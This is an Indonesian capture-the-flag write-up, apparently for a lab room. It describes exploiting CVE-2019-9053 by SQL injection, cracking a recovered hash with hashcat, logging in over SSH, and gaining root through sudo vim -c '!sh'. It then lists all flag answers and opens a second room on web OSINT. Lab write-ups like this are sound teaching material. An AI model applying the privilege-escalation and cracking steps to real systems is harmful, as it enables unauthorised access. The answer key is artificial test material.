
Q5: Menjalankan file python tersebut pada url website yang ditemukan.




Q5: Kemudian berdasarkan hasil file python tersebut didapat username, email, dan password yang telah dienkripsi yang mirip dengan MD5.




Q5: Untuk dapat mendekripsikan password yang didapat dapat dijalankan dengan menggunakan command hashcat dengan -O untuk melimit panjang password, -a untuk mode serangan seperti iterasi dan/atau salted, dan -m untuk tipe hash pada password.



Q5: Karena iterasi dan/atau salted pada jenis serangan masih kurang karena status yang diberikan exhausted.




Q5: Oleh karena itu iterasi dan/atau salted dari mode serangan diganti menjadi 20 untuk mencegah status exhausted.




Q5: Kemudian akhirnya didapat hasil akhir dari dekripsi yaitu secret.


Q6: Untuk dapat melihat informasi yang lebih detail melalui login berdasarkan info yang didapat adalah dengan menggunakan ssh.




Q7: Kemudian untuk user flag dapat dilakukan dengan melakukan ssh pada akun mitch pada IP address yang didapat.




Q7: Setelah berhasil masuk dapat mengecek isi directory sekarang terdapat user.txt dan ketika menjalankan command cat didapat teks G00d j0b, keep up!



Q8: Dengan menggunakan command cd .. dapat membuat keluar dari directory sebelumnya sebanyak sekali dan ketika dicek ternyata terdapat directory lainnya yaitu sunbath.



Q9: Untuk dapat menjalankan shell pribadi dapat dilakukan dengan menjalankan command sudo -l dan akan mendapatkan vim yang merupakan command yang terakhir dieksekusi.



Q10: Pada awalnya command sudo vim digunakan tapi ternyata gagal dan merujuk ke sebuah program yang dimana tidak bisa keluar sehingga ditambahkan menjadi sudo vim -c '!sh'. Dan akhirnya berhasil masuk sebagai root. Agar dapat mengecek directory yang tersembunyi dapat menggunakan ls -la dan ternyata terdapat directory root. Yang ketika dicek ternyata terdapat root.txt dan akhirnya mendapat root flag yaitu W3ll d0n3. You made it!

Flag:

- Q1: 2
- Q2: ssh
- Q3: CVE-2019-9053
- Q4: sqli
- Q5: secret
- Q6: ssh
- Q7: G00d j0b, keep up!
- Q8: sunbath
- Q9: vim
- Q10: W3ll d0n3. You made it!

WebOSINT

Category:

Osint

Author:

OsintStan


Description:

-

Hints:


1. Task 3: Q1 = No "about" or "contact" page is available in the snapshots, you'll have to look in the blog posts
2. Task 4: Q1 = Try a search that provides historic IP address information
3. Task 4: Q2 = What kind of hosting plan is usually used by websites on a tight budget that don't have a lot of visitors?
4. Task 6: Q1 & Q2 = Hover over the links with your mouse cursor to inspect whether each link points to another site on the heat[.]net site or an external site.
5. Task 6: Q5 = If you get stuck, run it through nerdydata.com
6. Task 6: Q6 = Just look for extraneous information within the a href code
7. Task 7: Q1 = Historical domain information is going to be the key.

Solution:




https://lookup.icann.org/en/lookup link tersebut dapat memberikan info-info mengenai domain yang dicari yaitu RepublicOfKoffee.com.


TASK 2




- Q1: menanyakan nama dari Perusahaan yang melakukan registrasi domain tersebut yaitu Namecheap INC.



